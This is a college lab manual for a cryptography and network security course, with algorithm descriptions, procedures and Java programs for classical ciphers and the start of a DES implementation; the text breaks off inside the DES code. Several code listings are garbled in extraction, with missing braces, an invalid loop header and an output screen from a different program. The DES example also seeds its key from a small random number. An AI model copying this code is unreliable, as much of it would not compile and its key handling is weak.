(An Autonomous Institution Affiliated to Anna University, Chennai)

# (A CHRISITIAN MINORITY INSTITUTION) JAISAKTHI EDUCATIONAL TRUST

#### ACCREDITED BY NATIONAL BOARD OF ACCREDITATION (NBA)

Bangalore Trunk Road, Varadharajapuram, Nasarathpettai,

Poonamallee, Chennai – 600 123

#### DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING



# 21CS1712 – CRYPTOGRAPHY AND NETWORK SECURITY LABORATORY

# IV CSE - VII SEMESTER

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# (A CHRISITIAN MINORITY INSTITUTION) JAISAKTHI EDUCATIONAL TRUST

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Bangalore Trunk Road, Varadharajapuram, Nasarathpettai, Poonamallee, Chennai – 600 123

#### DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING



# **BONAFIDE CERTIFICATE**

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21CS1712-Cryptography and N	Network Security Lab during
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	Staff – In charge

**External Examiner** 

**Internal Examiner** 

Ex	Date	Title	Page	Marks	Sign
· No			No		
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1.	ENCRYPTION/DECRYPTION FOR SUBSTITUTION TECHNIQUES
Ex. No: 1a	CAESAR CIPHER (SHIFT CIPHER)

#### **AIM**

To implement a program for encrypting a plain text and decrypting a cipher text using Caesar Cipher (shift cipher) substitution technique.

#### **ALGORITHM DESCRIPTION**

It is a type of substitution cipher in which each letter in the plaintext is replaced by a letter some fixed number of positions down the alphabet. For example, with a left shift of 3, D would be replaced by A, E would become B, and so on. The method is named after Julius Caesar, who used it in his private correspondence. The transformation can be represented by aligning two alphabets; the cipher alphabet is the plain alphabet rotated left or right by some number of positions. The encryption can also be represented using modular arithmetic by first transforming the letters into numbers, according to the scheme, A = 0, B = 1,..., Z = 25.

Encryption of a letter x by a shift n can be described mathematically as,

#### $E_n(x)=(x+n) \mod 26$

Decryption is performed similarly,

#### $D_n(x)=(x-n) \mod 26$

#### **Procedure for Encryption:**

- 1. Read 'Key' value to shift.
- 2. Read the **Plaintext** to encrypt.
- 3. Initialize **Cipher Text** with empty string.
- 4. Convert each character into Upper text.
- 5. Read each character 'current' in a PlainText.
  - a. Find ASCII value of current character and add key with that.
  - b. Find, **Sum**←ASCII(current)+key
  - c. Subtract 65 from sum. Sum  $\leftarrow$  Sum -65
  - d. Do modulo division with 26, Sum ← Sum MOD 26
  - e. Compute encrypted char by adding 65, Encrypted ← 65+ Sum
  - f. Add Encrypted character to CipherText.
- 6. Repeat step 5 until all characters encrypted.


### **Procedure for Decryption:**

- 1. Read 'Key' value to shift.
- 2. Read the **CipherText** to Decrypt.
- 3. Initialize **PlainText** with empty string.
- 4. Convert each character into Upper text.
- 5. Read each character 'current' in a CipherText.
  - a. Find ASCII value of current character and subtract key with that.
  - b. Find, **Sum**←ASCII(current) MOD 65.
  - c. Subtract key from sum, Diff  $\leftarrow$  Sum key
  - **d.** If **Diff** is less than zero, **Diff** ← 26-**Diff**
  - e. Compute **Decrypted** character by adding 65, **Decrypted** ←65+ **Diff**
  - f. Add Decrypted character to PlainText.
- 6. Repeat step 5 until all characters Decrypted.

```
import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.util.Scanner;
public class CeaserCipherr {
static Scanner sc=new Scanner(System.in);
static BufferedReader br = new BufferedReader(new InputStreamReader(System.in));
public static void main(String[] args) throws IOException {
System.out.print("Enter any String: "); String str = br.readLine();
System.out.print("\nEnter the Key: ");
int key = sc.nextInt();
String encrypted = encrypt(str, key);
System.out.println("\nEncrypted String is: " +encrypted);
String decrypted = decrypt(encrypted, key);
System.out.println("\nDecrypted String is: " +decrypted);
System.out.println("\n");
}
public static String encrypt(String str, int key) { String encrypted = "";
for(int i = 0; i < str.length(); i++)
int c = str.charAt(i);
if (Character.isUpperCase(c))
{
c = c + (key \% 26);
if (c > 'Z')
c = c - 26;
else if (Character.isLowerCase(c)) { c = c + (key \% 26);
if (c > 'z')
```

```
c = c - 26;
encrypted += (char) c;
return encrypted;
public static String decrypt(String str, int key) { String decrypted = "";
for(int \ i = 0; \ i < str.length(); \ i++) \ \{ \ int \ c = str.charAt(i); \\
if (Character.isUpperCase(c)) { c = c - (key \% 26);
if (c < 'A')
c = c + 26;
else if (Character.isLowerCase(c)) { c = c - (key \% 26);
if (c < 'a')
c = c + 26;
decrypted += (char) c;
return decrypted;
```

#### **OUTPUT**



#### **RESULT**

Thus the program for encrypting a plain text and decrypting a cipher test using Caesar cipher (Shift Cipher) substitution technique is done using java and output is verified successfully

1.	ENCRYPTION/DECRYPTION FOR SUBSTITUTION TECHNIQUES
Ex. No: 1b	PLAYFAIR CIPHER

#### **AIM**

To implement a program to encrypt a plain text and decrypt a cipher text using play fair Cipher substitution technique.

#### **ALGORITHM DESCRIPTION**

The Playfair cipher uses a 5 by 5 table containing a key word or phrase. To generate the key table, first fill the spaces in the table with the letters of the keyword, then fill the remaining spaces with the rest of the letters of the alphabet in order (usually omitting "Q" to reduce the alphabet to fit; other versions put both "I" and "J" in the same space). The key can be written in the top rows of the table, from left to right, or in some other pattern, such as a spiral beginning in the upper-left-hand corner and ending in the centre.

The keyword together with the conventions for filling in the 5 by 5 table constitutes the cipher key. To encrypt a message, one would break the message into digrams (groups of 2 letters) such that, for example, "HelloWorld" becomes "HE LL OW OR LD", and map them out on the key table. Then apply the following 4 rules, to each pair of letters in the plaintext:

- 1. If both letters are the same (or only one letter is left), add an "X" after the first letter. Encrypt the new pair and continue. Some variants of Playfair use "Q" instead of "X", but any letter, itself uncommon as a repeated pair, will do.
- 2. If the letters appear on the same row of your table, replace them with the letters to their immediate right respectively (wrapping around to the left side of the row if a letter in the original pair was on the right side of the row).
- 3. If the letters appear on the same column of your table, replace them with the letters immediately below respectively (wrapping around to the top side of the column if a letter in the original pair was on the bottom side of the column).
- 4. If the letters are not on the same row or column, replace them with the letters on the same row respectively but at the other pair of corners of the rectangle defined by the original pair. The order is important the first letter of the encrypted pair is the one that lies on the same row as the first letter of the plaintext pair.

To decrypt, use the INVERSE (opposite) of the last 3 rules, and the 1st as-is (dropping any extra "X"s, or "Q"s that do not make sense in the final message when finished).

#### **Procedure for Encryption:**

- 1. Read the key.
- 2. Read the Plaintext.
- 3. Initialize the PlayFair table array as 5x5 two dimensional array.
- 4. Add each character of the key in the array without duplicates.
- 5. Add alphabets from A,B..Z in the remaining array positions without duplicates.
- 6. Read First two characters from the Plaintext and find their locations (R1, C1), (R2, C2) in array.
  - a. If R1=R2, then the characters at the position (R1, (C1+1%5)) and (R2,(C2+1%5)) are the equivalent Cipher Text.
  - b. Otherwise, the characters at location (R1, C2) and (R2, C1) are the equivalent Cipher Text.

Repeat step 6 until all characters converted into Cipher Text.

#### **Procedure for Decryption:**

- 1. Read the key.
- 2. Read the Cipher Text.
- 3. Initialize the PlayFair table array as 5x5 two dimensional array.
- 4. Add each character of the key in the array without duplicates.
- 5. Add alphabets from A, B...Z in the remaining array positions without duplicates.
- 6. Read First two characters from the Cipher Text and find their locations (R1, C1), (R2, C2) in array.
  - a. If R1=R2, then the characters at the position (R1, (C1-1%5)) and (R2, (C2-1%5)) are the equivalent Plaintext.
  - b. Otherwise, the characters at location (R1, C2) and (R2, C1) are the equivalent Cipher Text.

Repeat step 6 until all characters converted into Plaintext.

```
import java.awt.Point;
class playfairCipher
private static char[][] charTable;
private static Point[] positions;
private static String prepareText(String s,boolean chgJtoI)
 s=s.toUpperCase().replaceAll("[^A-Z]","");
 return chgJtoI?s.replace("J","I"):s.replace("Q","");
private static void createTbl(String key,boolean chgJtoI)
 charTable=new char[5][5];
 positions=new Point[26];
 String s=prepareText(key+"ABCDEFGHIJKLMNOPQRSTUVWXYZ",chgJtoI);
 int len=s.length();
 for(int i=0,k=0;i< len;i++)
 char c=s.charAt(i);
 if(positions[c-'A']==null)
  charTable[k/5][k%5]=c;
  positions[c-'A']=new Point(k\%5,k/5);
  k++;
private static String codec(StringBuilder txt,int dir)
 int len=txt.length();
 for(int i=0;i< len;i+=2)
 char a=txt.charAt(i);
 char b=txt.charAt(i+1);
 int row1=positions[a-'A'].y;
 int row2=positions[b-'A'].y;
 int col1=positions[a-'A'].x;
 int col2=positions[b-'A'].x;
 if(row1==row2)
  col1=(col1+dir)%5;
  col2=(col2+dir)%5;
 else if(col1==col2)
```

```
row1=(row1+dir)\%5;
  row2=(row2+dir)%5;
 else
  int tmp=col1;
  col1=col2;
  col2=tmp;
 txt.setCharAt(i,charTable[row1][col1]);
 txt.setCharAt(i+1,charTable[row2][col2]);
 return txt.toString();
private static String encode(String s)
 StringBuilder sb=new StringBuilder(s);
 for(int i=0; i < sb.length(); i+=2)
 if(i==sb.length()-1)
  sb.append(sb.length()%2==1?'X':"");
 else if(sb.charAt(i)==sb.charAt(i+1))
  sb.insert(i+1,'X');
return codec(sb,1);
private static String decode(String s)
return codec(new StringBuilder(s),4);
public static void main(String[] args)throws java.lang.Exception
String key="CSE";
String txt="Security Lab";/*make sure string length is even*//*change J to I*/
boolean chgJtoI=true;
createTbl(key,chgJtoI);
String enc=encode(prepareText(txt,chgJtoI));
System.out.println("Stimulating Playfair Cipher\n-----");
System.out.println("Input Message:"+txt);
System.out.println("Encrypted Message:"+enc);
System.out.println("Decrypted Message:"+decode(enc));
```

#### **OUTPUT**

```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>cd\
C:\>cd "Program Files\Java\jdk1.7.0_79\bin"
C:\Program Files\Java\jdk1.7.0_79\bin>javac playfair.java
C:\Program Files\Java\jdk1.7.0_79\bin>java playfair
Enter a keyword:
monarchy
monarchybdefgiklpqstuvwxz
monar
chybd
efgik
lpqst
uvwxz
To Encrypt enter 1
To Decript enter 2
Testing both enter anything else:
Enter word to encrypt & decrypt:
Make Sure the length of message is even
cryptography
Encription Start
Сľ
ур
to
gr
ap
hy
dmhqprknosyb
Encrypted Text is->dmhqprknosyb
Decription Start
dm
hq
pr
Îκn
os
уb
cryptography
Decrypted Text is—>cryptography
C:\Program Files\Java\jdk1.7.0_79\bin>_
```

	PANIMALAR ENGINEERING COLLEGE
<u>RESULT</u>	
	the program for encrypting a plain text and decrypting a cipher test using Playfair itution technique is done using java and output is verified successfully.

1.	ENCRYPTION/DECRYPTION FOR SUBSTITUTION TECHNIQUES
Ex. No: 1c	HILL CIPHER

#### **AIM**

To implement a program to encrypt and decrypt using the Hill cipher substitution technique.

#### **ALGORITHM DESCRIPTION**

The Hill cipher is a substitution cipher invented by Lester S. Hill in 1929. Each letter is represented by a number modulo 26. To encrypt a message, each block of n letters is multiplied by an invertible  $n \times n$  matrix, again modulus 26.

To decrypt the message, each block is multiplied by the inverse of the matrix used for encryption. The matrix used for encryption is the cipher key, and it should be chosen randomly from the set of invertible  $n \times n$  matrices (modulo 26).

The cipher can, be adapted to an alphabet with any number of letters. All arithmetic just needs to be done modulo the number of letters instead of modulo 26.

#### **Procedure for Encryption:**

- 1. Read the key size 'N'.
- 2. Read the Key matrix.
- 3. Read the Plaintext.
- 4. Split Plaintext into group of N characters.
- 5. Convert each group into column matrix. With the ASCII (character) Mod 26.
- 6. Multiply each group column matrix by Key matrix. Do modulo division by 26 with the result.
- 7. Add 65 with each value in the resultant Matrix.
- 8. Add the ASCII character equivalent of the resultant matrix elements to the Cipher Text.

Repeat step 5 to 8 until all characters converted into Cipher Text.

#### **Procedure for Decryption:**

- 1. Read the key size 'N'.
- 2. Read the Key matrix.
- 3. Read the CipherText.
- 4. Split CipherText into group of N characters.
- 5. Convert each group into column matrix. With the ASCII (character) Mod 26.
- 6. Multiply each group column matrix by inverse of Key matrix. Do modulo division by 26 with the result.
- 7. Add 65 with each value in the resultant Matrix.
- 8. Add the ASCII character equivalent of the resultant matrix elements to the Plaintext.

Repeat step 5 to 8 until all characters converted into Plaintext.

```
import java.io.*;
import java.util.*;
import java.io.*;
public class HillCipher {
static float[][] decrypt = new float[3][1];
static float[][] a = new float[3][3];
static float[][] b = new float[3][3];
static float[][] mes = new float[3][1];
static float[][] res = new float[3][1];
static BufferedReader br = new BufferedReader(new InputStreamReader(System.in));
static Scanner sc = new Scanner(System.in);
public static void main(String[] args) throws IOException {
// TODO code application logic here
getkeymes();
for(int i=0;i<3;i++)
for(int j=0; j<1; j++)
for(int k=0; k<3; k++)
res[i][j]=res[i][j]+a[i][k]*mes[k][j];
System.out.print("\nEncrypted string is : ");
for(int i=0; i<3; i++)
System.out.print((char)(res[i][0]%26+97));
res[i][0]=res[i][0];
}
inverse();
for(int i=0;i<3;i++)
```

```
for(int j=0; j<1; j++)
for(int k=0;k<3;k++)
decrypt[i][j] = decrypt[i][j]+b[i][k]*res[k][j];
System.out.print("\nDecrypted string is : ");
for(int i=0;i<3;i++)
System.out.print((char)(decrypt[i][0]%26+97));
System.out.print("\n");
public static void getkeymes() throws IOException {
System.out.println("Enter 3x3 matrix for key (It should be inversible): ");
for(int i=0;i<3;i++)
for(int j=0; j<3; j++)
a[i][j] = sc.nextFloat();
System.out.print("\nEnter a 3 letter string: ");
String msg = br.readLine();
for(int i=0; i<3; i++)
mes[i][0] = msg.charAt(i)-97;
}
public static void inverse() {
float p,q;
float[][]c = a;
for(int i=0; i<3; i++)
for(int j=0; j<3; j++)
{
//a[i][j]=sc.nextFloat();
if(i==j)
```

```
b[i][j]=1;
else b[i][j]=0;
for(int k=0;k<3;k++)
for(int i=0;i<3;i++)
p = c[i][k];
q = c[k][k];
for(int j=0; j<3; j++)
{
if(i!=k)
c[i][j] = c[i][j]*q-p*c[k][j];
b[i][j] = b[i][j]*q-p*b[k][j];
} } } }
for(int i=0;i<3;i++)
for(int j=0;j<3;j++)
b[i][j] = b[i][j]/c[i][i];
}
System.out.println("");
System.out.println("\nInverse Matrix is : ");
for(int i=0;i<3;i++)
for(int j=0; j<3; j++)
System.out.print(b[i][j] + " ");
System.out.print("\n");
} } }
```

#### **OUTPUT**

#### **RESULT**

Thus the program for encrypting a plain text and decrypting a cipher test using Hill cipher substitution technique is done using java and output is verified successfully.

1.	ENCRYPTION/DECRYPTION FOR SUBSTITUTION TECHNIQUES
Ex. No: 1d	VIGENERE CIPHER

#### **AIM**

To implement a program for encryption and decryption using vigenere cipher substitution technique.

#### **ALGORITHM DESCRIPTION**

The Vigenere cipher is a method of encrypting alphabetic text by using a series of different Caesar ciphers based on the letters of a keyword. It is a simple form of polyalphabetic substitution. To encrypt, a table of alphabets can be used, termed a Vigenere square, or Vigenere table. It consists of the alphabet written out 26 times in different rows, each alphabet shifted cyclically to the left compared to the previous alphabet, corresponding to the 26 possible Caesar ciphers. At different points in the encryption process, the cipher uses a different alphabet from one of the rows used. The alphabet at each point depends on a repeating keyword.

#### **Procedure for Encryption:**

- 1. Read the Key.
- 2. Read the PlainText.
- 3. Initialize keyindex to 0 and CipherText to empty.
- 4. Read each character (P) in the Plaintext, and key character(K) at position keyindex.
- 5. Compute PV←ASCII(P) MOD 26 and KV← ASCII(K) MOD 26
- 6. Add PV and KV and do modulo division, SUM←(PV+KV) MOD 26.
- 7. Add 65 with the Sum and Generate ASCII character corresponding to the resultant Sum. The resultant character is the Cipher equivalent of current character. Add it to the CipherText.
- 8. Increment keyindex. If keyindex reaches LENGTH(Key), initialize eyindex-0)

#### **Procedure for decryption:**

- 1. Read the Key.
- 2. Read the CipherText.
- 3. Initialize keyindex to 0 and CipherText to empty.
- 4. Read each character (C) in the Plaintext, and key character(K) at position keyindex.
- 5. Compute CV←ASCII(C) MOD 26 and KV← ASCII(K) MOD 26
- 6. Compute Sum  $\leftarrow$  (26-KV)+CV MOD 26.
- 7. Add 65 with the Sum and Generate ASCII character corresponding to the resultant Sum. The resultant character is the PlainText equivalent of current character. Add it to the PlainText.
- 8. Increment keyindex. If keyindex reaches LENGTH(Key), initialize keyindex-0)

Repeat steps from 4 to 8 until all characters encrypted.

```
public class VigenereCipher
  public static String encrypt(String text, final String key)
   {
     String res = "";
     text = text.toUpperCase();
     for (int i = 0, j = 0; i < \text{text.length}(); i++)
        char c = text.charAt(i);
        if (c < 'A' \parallel c > 'Z')
           continue;
        res += (char) ((c + key.charAt(j) - 2 * 'A') % 26 + 'A');
        j = ++j \% key.length();
     return res;
  public static String decrypt(String text, final String key)
     String res = "";
     text = text.toUpperCase();
     for (int i = 0, j = 0; i < \text{text.length}(); i++)
        char c = text.charAt(i);
        if (c < 'A' || c > 'Z')
           continue;
        res += (char) ((c - key.charAt(j) + 26) % 26 + 'A');
        j = ++j \% key.length();
     return res;
```

```
public static void main(String[] args)
{
    String key = "VIGENERECIPHER";
    String message = "Beware the Jabberwock, my son! The jaws that bite, the claws that catch!";
    String encryptedMsg = encrypt(message, key);
    System.out.println("String: " + message);
    System.out.println("Encrypted message: " + encryptedMsg);
    System.out.println("Decrypted message: " + decrypt(encryptedMsg, key));
}}
```

#### **OUTPUT**

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>D:
D:\>set path="C:\Program Files (x86)\Java\jdk1.7.0_71\bin"

D:\>javac UigenereCipher.java

D:\>java UigenereCipher
String: Beware the Jabberwock, my son? The jaws that bite, the claws that catch?

Encrypted message: WMCEEIKLGRPIFUMEUGXQPWQUIOIAUEYXUEKFKBTALUXTGAFXYEUKPAGY
Decrypted message: BEWARETHEJABBERWOCKMYSONTHEJAWSTHATBITETHECLAWSTHATCATCH

D:\>_
```

#### **RESULT**

Thus the program for encrypting a plain text and decrypting a cipher test using Vigenere cipher substitution technique is done using java and output is verified successfully.

2.	ENCRYPTION/DECRYPTION FOR TRANSPOSITION TECHNIQUES
Ex. No: 2a	RAILFENCE CIPHER

#### **AIM**

To implement a program for encryption and decryption using rail fence transposition technique.

#### **ALGORITHM DESCRIPTION**

In the rail fence cipher, the plaintext is written downwards and diagonally on successive "rails" of an imaginary fence, then moving up when we reach the bottom rail. When we reach the top rail, the message is written downwards again until the whole plaintext is written out. The message is then read off in rows.

#### **Procedure for Encryption:**

- 1. Read the Key lines N.
- 2. Read the PlainText.
- 3. For each line l in N
- 4. Calculate the offset corresponding to the line.
- 5. Read the characters from the PlainText in the index 1,1+offset\*1,1+offset\*2.
- 6. Add the characters to the Ciphertext.
- 7. Increment line by 1.Repeat steps 4 to 6 for all lines.

#### **Procedure for Decryption:**

- 1. Read the Key lines N.
- 2. Read the CipherText.
- 3. For each line 1 in N
- 4. Calculate the offset corresponding to the line.
- 5. Read the characters from the CipherText in the index 1, 1+offset\*1, 1+offset\*2.
- 6. Add the characters to the PlainText.
- 7. Increment line by 1.Repeat steps 4 to 6 for all lines.

```
import java.util.*;
class RailFenceBasic{
int depth;
String Encryption(String plainText,int depth)throws Exception
 int r=depth,len=plainText.length();
 int c=len/depth;
 char mat[][]=new char[r][c];
 int k=0;
String cipherText="";
 for(int i=0;i< c;i++)
  for(int j=0; j < r; j++)
  if(k!=len)
  mat[j][i]=plainText.charAt(k++);
  else
  mat[j][i]='X';
 for(int i=0;i< r;i++)
 for(int j=0; j < c; j++)
  cipherText+=mat[i][j];
 return cipherText;
```

```
String Decryption(String cipherText,int depth)throws Exception
 int r=depth,len=cipherText.length();
 int c=len/depth;
 char mat[][]=new char[r][c];
 int k=0;
 String plainText="";
 for(int i=0;i< r;i++)
 for(int j=0;j< c;j++)
  mat[i][j]=cipherText.charAt(k++);
 for(int i=0;i< c;i++)
 for(int j=0;j< r;j++)
  plainText+=mat[j][i];
 return plainText;
class RailFence2{
public static void main(String args[])throws Exception
 RailFenceBasic rf=new RailFenceBasic();
 Scanner scn=new Scanner(System.in);
 int depth;
```

```
String plainText,cipherText,decryptedText;

System.out.println("Enter plain text:");

plainText=scn.nextLine();

System.out.println("Enter depth for Encryption:");

depth=scn.nextInt();

cipherText=rf.Encryption(plainText,depth);

System.out.println("Encrypted text is:\n"+cipherText);

decryptedText=rf.Decryption(cipherText, depth);

System.out.println("Decrypted text is:\n"+decryptedText);

}}
```

#### **OUTPUT**

```
Microsoft Windows [Version 6.1.76011
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>D:
D:\>set path="C:\Program Files (x86)\Java\jdk1.7.0_71\bin"

D:\>javac RailFence2.java

D:\>java RailFence2
Enter plain text:
panimalar
Enter depth for Encryption:
3
Encrypted text is:
pilamanar
Decrypted text is:
panimalar
Decrypted text is:
panimalar
D:\>
```

#### **RESULT**

Thus the program for encrypting a plain text and decrypting a cipher test using Railfence cipher transposition technique is done using java and output is verified successfully.

2.	ENCRYPTION/DECRYPTION FOR TRANSPOSITION TECHNIQUES
Ex. No: 2b	ROW AND COLUMN TRANSPOSITION

#### **AIM**

To implement a program for encryption and decryption using row and column transposition technique.

#### **ALGORITHM DESCRIPTION**

A Columnar transposition also known as row-column transpose is a very simple cipher to perform by hand. The name of the cipher comes after the operations on a matrix that are performed during both, encryption and decryption. The number of columns of the matrix is determined by the secret key. The secret key is usually a word (or just a sequence of letters). It has to be converted into a sequence of numbers. The numbers are defined by an alphabetical order of the letters in the keyword. The letter which is first in the alphabet will be the number 1; the second letter in the alphabetical order will be 2, and so on. If there are multiple identical letters in the keyword, each next occurrence of the same letter should be converted into a number that is equal to the number for the previous occurrence increased by one.

#### **Procedure for Encryption:**

In a transposition cipher, the order of the alphabets is re-arranged to obtain the cipher-text.

- 1. The message is written out in rows of a fixed length, and then read out again column by column, and the columns are chosen in some scrambled order.
- 2. Width of the rows and the permutation of the columns are usually defined by a keyword.
- 3. For example, the word HACK is of length 4 (so the rows are of length 4), and the permutation is defined by the alphabetical order of the letters in the keyword. In this case, the order would be "3 1 2 4".
- 4. Any spare spaces are filled with nulls or left blank or placed by a character (Example: \_).
- 5. Finally, the message is read off in columns, in the order specified by the keyword.

#### **Procedure for Decryption:**

- 1. To decipher it, the recipient has to work out the column lengths by dividing the message length by the key length.
- 2. Then, write the message out in columns again, then re-order the columns by reforming the key word.


```
import java.util.*;
import java.io.*;
import java.lang.*;
public class columnarTranspose {
  public static void main(String[] args) {
     Scanner scan = new Scanner(System.in);
     String line = System.getProperty("line.separator");
     scan.useDelimiter(line);
     System.out.print("1. Encryt 2.Decrypt : ");
    int option = scan.nextInt();
     switch (option) {
       case 1:
          System.out.print("Enter String:");
          String text = scan.next();
          System.out.print("Enter Key:");
          String key = scan.next();
          System.out.println(encryptCT(key, text).toUpperCase());
         break;
       case 2:
          System.out.print("Enter Encrypted String:");
         text = scan.next();
          System.out.print("Enter Key:");
          key = scan.next();
          System.out.println(decryptCT(key, text));
         break;
       default:
         break;
```

```
public static String encryptCT(String key, String text) {
  int[] arrange = arrangeKey(key);
  int lenkey = arrange.length;
  int lentext = text.length();
  int row = (int) Math.ceil((double) lentext / lenkey);
  char[][] grid = new char[row][lenkey];
  int z = 0;
  for (int x = 0; x < row; x++) {
     for (int y = 0; y < lenkey; y++) {
       if (lentext == z) {
          // at random alpha for trailing null grid
          grid[x][y] = RandomAlpha();
          z--;
       } else {
          grid[x][y] = text.charAt(z);
       z++;
  String enc = "";
  for (int x+1 = 0; x < lenkey; x++)
     { for (int y = 0; y < lenkey; y++)
       if (x == arrange[y]) {
          for (int a = 0; a < row; a++) {
             enc = enc + grid[a][y];
  return enc;
```

```
public static String decryptCT(String key, String text) {
  int[] arrange = arrangeKey(key);
  int lenkey = arrange.length;
  int lentext = text.length();
  int row = (int) Math.ceil((double) lentext / lenkey);
  String regex = "(?<=\G.{"+row+"})";
  String[] get = text.split(regex);
  char[][] grid = new char[row][lenkey];
  for (int x = 0; x < lenkey; x++) {
    for (int y = 0; y < lenkey; y++) {
       if (arrange[x] == y) {
         for (int z = 0; z < row; z++) {
            grid[z][y] = get[arrange[y]].charAt(z);
  String dec = "";
  for (int x = 0; x < row; x++) {
     for (int y = 0; y < lenkey; y++) {
       dec = dec + grid[x][y];
  return dec;
public static char RandomAlpha() {
  //generate random alpha for null space
  Random r = new Random();
  return (char)(r.nextInt(26) + 'a');
```

```
public static int[] arrangeKey(String key) {
    //arrange position of grid
    String[] keys = key.split("");
    Arrays.sort(keys);
    int[] num = new int[key.length()];
    for (int x = 0; x < keys.length; x++) {
        for (int y = 0; y < key.length(); y++) {
            if (keys[x].equals(key.charAt(y) + "")) {
                num[y] = x;
                break;
            }
        }
    }
    return num;
}}</pre>
```

#### **OUTPUT**



#### **RESULT**

Thus the program for encrypting a plain text and decrypting a cipher test using Row and Column transposition technique is done using java and output is verified successfully.


Ex. No: 3	NETWORK SECURITY ALGORITHMS
	DATA ENCRYPTION STANDARD (DES) ALGORITHM

#### **AIM**

To develop a program to implement Data Encryption Standard for Encryption and Decryption for practical applications.

#### **ALGORITHM DESCRIPTION**

The Data Encryption Standard (DES) is a symmetric-key block cipher published by the National Institute of Standards and Technology (NIST). DES is an implementation of a Feistel Cipher. It uses 16 round Feistel structure. The block size is 64-bit. Though, key length is 64-bit, DES has an effective key length of 56 bits, since 8 of the 64 bits of the key are not used by the encryption algorithm (function as check bits only). General Structure of DES is depicted in the following illustration



Since DES is based on the Feistel Cipher, all that is required to specify DES is –

- Round function
- Key schedule
- Any additional processing Initial and final permutation

#### **ALGORITHM**


- 1. The 64-bit plain text block is handed over to an **Initial Permutation** (**IP**) function.
- 2. The Initial Permutation (IP) produces two halves of the permuted block; say Left Plain Text (LPT) and Right Plain Text (RPT).
- 3. Now each of LPT and RPT go through 16 rounds of encryption process.
- 4. In the end. LPT and RPT are joined and a Final Permutation (FP) is performed on the combined block.
- 5. The result of this process produces 64-bit cipher text.

```
import javax.swing.*;
import java.security.SecureRandom;
import javax.crypto.Cipher;
import javax.crypto.KeyGenerator;
import javax.crypto.SecretKey;
import javax.crypto.spec.SecretKeySpec;
import java.util.Random;
class DES {
       byte[] skey = new byte[1000];
       String skeyString;
       static byte[] raw;
       String inputMessage,encryptedData,decryptedMessage;
       public DES() {
              try {
              generateSymmetricKey();
              inputMessage=JOptionPane.showInputDialog(null,"Enter message to encrypt");
              byte[] ibyte = inputMessage.getBytes();
              byte[] ebyte=encrypt(raw, ibyte);
              String encryptedData = new String(ebyte);
```

```
System.out.println("Encrypted message "+encryptedData);
           JOptionPane.showMessageDialog(null,"Encrypted Data "+"\n"+encryptedData);
           byte[] dbyte= decrypt(raw,ebyte);
           String decryptedMessage = new String(dbyte);
           System.out.println("Decrypted message "+decryptedMessage);
           JOptionPane.showMessageDialog(null,"Decrypted Data "+"\n"+decryptedMessage);
           catch(Exception e) {
                  System.out.println(e);
    }
void generateSymmetricKey() {
  try {
    Random r = new Random();
    int num = r.nextInt(10000);
    String knum = String.valueOf(num);
    byte[] knumb = knum.getBytes();
    skey=getRawKey(knumb);
    skeyString = new String(skey);
    System.out.println("DES Symmetric key = "+skeyString);
  catch(Exception e) {
    System.out.println(e);
private static byte[] getRawKey(byte[] seed) throws Exception {
  KeyGenerator kgen = KeyGenerator.getInstance("DES");
  SecureRandom sr = SecureRandom.getInstance("SHA1PRNG");
  sr.setSeed(seed);
```

```
kgen.init(56, sr);
    SecretKey skey = kgen.generateKey();
    raw = skey.getEncoded();
    return raw;
  private static byte[] encrypt(byte[] raw, byte[] clear) throws Exception {
